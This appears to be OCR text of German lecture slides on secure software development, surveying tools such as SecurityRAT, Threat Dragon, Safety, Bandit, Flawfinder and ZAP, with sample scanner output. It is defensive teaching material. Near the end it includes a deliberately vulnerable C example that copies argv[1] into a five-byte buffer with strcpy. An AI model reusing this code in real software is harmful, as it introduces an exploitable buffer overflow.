
Ein Lichtblick

- CWE 119: “Improper Restriction of Operations within the Bounds of a Memory Buffer”

Spekulation des MITRE:


“[…] the community has improved its education, tooling, and analysis capabilities related to some of the more implementation specific weaknesses identified in previous editions of the CWE Top 25 and have reduced their occurrence”.

→ Tooling?



cwe.mitre.org

Unterstützende Werkzeuge im Entwicklungszyklus



OWASP SecurityRAT

“Security Requirement Automation Tool”

- Generiert passende Sicherheitsanforderungen.
- Erhebt Ist-Zustand, Prioritäten und Absichten.
- Begleitet Erfüllung in Issue-Tracker und macht sie messbar.

Kommt mit Standard-Katalog “ASVS” für Webanwendungen

https://securityrat.org/


		Deployed Application Integrity Controls	
L1	V10.3.1	Verify that if the application has a client or server auto-update feature, updates should be obtained over secure channels and digitally signed. The update code must validate the digital signature of the update before installing or executing the update.	16
L1	V10.3.2	Verify that the application employs integrity protections, such as code signing or sub-resource integrity. The application must not load or execute code from untrusted sources, such as loading includes, modules, plugins, code, or libraries from untrusted sources or the Internet.	353

Microsoft Threat Modeling Tool

Automatisierung der Bedrohungsmodellierung mit STRIDE-Methodik

- Erhebt Ist-Zustand und hilft bei der Priorisierung.
- Spezielle Modelle für Microsoft-Produkte.
- Schlägt auch generische Bedrohungen vor.

https://aka.ms/threatmodelingtool



Threat List


ID	State	Title	Category	Description	Justification	Interaction	Pr
0	Not Started	Spoofing the Gast External Entity	Spoofing	Gast may be spc		HTTP	Hi
1	Not Started	Elevation Using Impersonation	Elevation Of Pri	nginx may be ab		HTTP	Hi
13	Not Started	Spoofing of Destination Data Store /var/www	Spoofing	/var/www may		SMB	Hi
14	Not Started	Potential Excessive Resource Consumption for nginx	Denial Of Servic	Does nginx or /v		SMB	Hi
15	Not Started	Risks from Logging	Tampering	Log readers can		SMB	Hi
16	Not Started	Lower Trusted Subject Updates Logs	Repudiation	If you have trus		SMB	Hi
17	Not Started	Data Logs from an Unknown Source	Repudiation	Do you accept k		SMB	Hi
18	Not Started	Insufficient Auditing	Repudiation	Does the log cap		SMB	Hi
19	Not Started	Potential Weak Protections for Audit Data	Repudiation	Consider what h		SMB	Hi
20	Not Started	Spoofing of Source Data Store /var/www	Spoofing	/var/www may		SMB	Hi
21	Not Started	Risks from Logging	Tampering	Log readers can		SMB	Hi

OWASP Threat Dragon

Automatisierung der Bedrohungsmodellierung mit verschiedenen Methodiken

- Erhebt Ist-Zustand und hilft bei der Priorisierung.
- Schlägt hauptsächlich generische Bedrohungen vor.
- Plattformunabhängig

https://www.threatdragon.com/



Gast (External Actor)

Description:

Generic spoofing threat
Spoofing, Open, Medium Priority

Description:
A generic spoofing threat

Mitigation:
Mitigation or prevention for the threat

Generic repudiation threat
Repudiation, Open, Medium Priority

Description:
A generic repudiation threat

Mitigation:
Mitigation or prevention for the threat

Safety

Abhängigkeitsanalyse von Python-Umgebungen

- Prüft Abhängigkeiten auf bekannte Sicherheitslücken
- Ermittelt Lizenzen aller Abhängigkeiten

https://pyup.io/safety/

```
+==============================================================================+
|                                                                              |
|                               /$$$$$$            /$$                         |
|                              /$$__  $$          | $$                         |
|           /$$$$$$$  /$$$$$$ | $$  \__//$$$$$$  /$$$$$$   /$$   /$$         |
|          /$$_____/ |____  $$| $$$$   /$$__  $$|_  $$_/  | $$  | $$         |
|         |  $$$$$$   /$$$$$$$| $$_/  | $$$$$$$$  | $$    | $$  | $$         |
|          \____  $$ /$$__  $$| $$    | $$_____/  | $$ /$$| $$  | $$         |
|          /$$$$$$$/|  $$$$$$$| $$    |  $$$$$$$  |  $$$$/|  $$$$$$$         |
|         |_______/  \_______/|__/     \_______/   \___/   \____  $$         |
|                                                             /$$  | $$         |
|                                                            |  $$$$$$/         |
|  by pyup.io                                                 \______/          |
|                                                                              |
+==============================================================================+
| REPORT                                                                       |
| checked 69 packages, using free DB (updated once a month)                    |
+============================+===========+==========================+==========+
| package                    | installed | affected                 | ID       |
+============================+===========+==========================+==========+
| pillow                     | 8.4.0     | <9.0.0                   | 44525    |
| pillow                     | 8.4.0     | <9.0.0                   | 44524    |
| pillow                     | 8.4.0     | <9.0.0                   | 44486    |
| pillow                     | 8.4.0     | <9.0.0                   | 44485    |
| pillow                     | 8.4.0     | <9.0.1                   | 45356    |
| pillow                     | 8.4.0     | <9.0.1                   | 44487    |
| nltk                       | 3.5       | <3.6.5                   | 43622    |
| tensorflow-estimator       | 2.6.0     | <2.9.0                   | 48551    |
| numpy                      | 1.19.5    | <1.21.0rc1               | 43453    |
| numpy                      | 1.19.5    | <1.22.0                  | 44716    |
| numpy                      | 1.19.5    | <1.22.0                  | 44717    |
| numpy                      | 1.19.5    | <1.22.2                  | 44715    |
+==============================================================================+
```

Bandit

Statische Analyse von Python-Programmcode auf Sicherheitsbedenken

- Vollautomatische Analyse
- Einstellbare Empfindlichkeit
- Bereiche Konfiguration, APIs/Abhängigkeiten, Krypto, Injection, XSS usw.

https://github.com/PyCQA/bandit


```
--------------------------------------------------
>> Issue: [B301:blacklist] Pickle and modules that wrap it can be unsafe when used to deserialize
   Severity: Medium   Confidence: High
   CWE: CWE-502 (https://cwe.mitre.org/data/definitions/502.html)
   Location: chia/components/datasets/core50_dataset.py:81:35
   More Info: https://bandit.readthedocs.io/en/1.7.4/blacklists/blacklist_calls.html#b301-pickle
80              ) as labels_to_names_file:
81                  self.labels_to_names = pkl.load(labels_to_names_file)
82

--------------------------------------------------
>> Issue: [B310:blacklist] Audit url open for permitted schemes. Allowing use of file:/ or custom
   Severity: Medium   Confidence: High
   CWE: CWE-22 (https://cwe.mitre.org/data/definitions/22.html)
   Location: chia/components/datasets/cub2002011_dataset.py:166:13
   More Info: https://bandit.readthedocs.io/en/1.7.4/blacklists/blacklist_calls.html#b310-urllib-u
165             self.log_info(f"Downloading missing CUB2002011 data from {url}...")
166             with urllib.request.urlopen(url) as response, open(target, "wb") as out_file:
167                 data = response.read()
```

Flawfinder

Statische Analyse von C/C++-Programmcode auf Sicherheitsbedenken

- Vollautomatische Analyse
- Einstellbare Empfindlichkeit
- Bereiche Konfiguration, APIs/Abhängigkeiten, Krypto, Injection, XSS usw.

https://dwheeler.com/flawfinder/



Final Results


- src/util/Init.cpp:175: **[5]** (race) *readlink: This accepts filename arguments; if an attacker can move those files or change the link content, a race condition results. Also, it does not terminate with ASCII NUL. (CWE-362, CWE-20). Reconsider approach.*
- src/factory/ConfigurableFactory.cpp:192: **[2]** (buffer) *char: Statically-sized arrays can be improperly restricted, leading to potential overflows or other issues (CWE-119!/CWE-120). Perform bounds checking, use functions that limit length, or ensure that the size is larger than the maximum possible length.*
- src/factory/ConfigurableFactory.cpp:193: **[2]** (buffer) *sprintf: Does not check for buffer overflows (CWE-120). Use sprintf_s, snprintf, or vsnprintf. Risk is low because the source has a constant maximum length.*
- src/math/TensorMath.cpp:441: **[2]** (buffer) *memcpy: Does not check for buffer overflows when copying to destination (CWE-120). Make sure destination can always hold the source data.*

OWASP Zed Attack Proxy (ZAP)


Dynamische Analyse von kompletten Webanwendungen, geht in Richtung Penetration Testing

- Leicht automatisierbar, sehr einfach zu bedienen
- Simuliert Browser, kann aber auch interaktiv eingesetzt werden
- Black-box → Unabhängig von Programmiersprache und Umgebung

https://www.zaproxy.org/



Security.txt



Vorschlag für eine einfache und vereinheitliche Kommunikation von Sicherheitsrichtlinien in Softwareprojekten

- Kontaktinformationen bei Sicherheitsthemen
- Ablaufdatum
- PGP-Schlüssel
- Hinweise für Sicherheitsforscher
- …

https://securitytxt.org/

…und der Rest?

- **Automatisierung** schreitet voran
- Werkzeuge sind für einige Bereiche gut verfügbar

- Aber nicht alle Aspekte der sicheren Softwareentwicklung sind gleich weit…

- Besonders involviert:
  - Requirements Engineering
  - Pentesting
  - Bedrohungsmodellierung


- Jeder kleine Fortschritt hilft


Sichere Softwaretechnik

am Institut für Datenwissenschaften | Dr. Clemens-Alexander Brust


Entwicklung
- Codeklonerkennung
- Schwachstellenerkennung
- Qualitätsmetriken
- Bedrohungsmodellierung
- Typinferenz


Werkzeuge







Betrieb
- Pentesting
- Angriffs- u. Missbrauchserkennung
- Sicherer Betrieb von autonomen cyber-physikalischen Systemen
- KI-Sicherheit






```
int main(char *argv[])
{
  char buffer[5];
  strcpy(buffer, argv[1]);
  printf("buffer content= %s\n", buffer);
  return 0;
}
```







```
!lc383:
push rbp
mov rbp,rsp
sub rsp,0x10
mov DWORD PTR [rbp-0x4],0x0
mov DWORD PTR [rbp-0x4],0x0
mov eax,DWORD PTR [rbp-0x4]
sub eax,0x1
mov DWORD PTR [rbp-0x8],eax
mov eax,DWORD PTR [rbp-0x8]
mov edi,eax
call lc18
leave
ret
```



Methoden


Datensätze

Institut für Datenwissenschaften



We‘re Hiring!

Promovieren am DLR in der sicheren Softwaretechnik? Wir stellen wissenschaftliche Mitarbeitende ein!
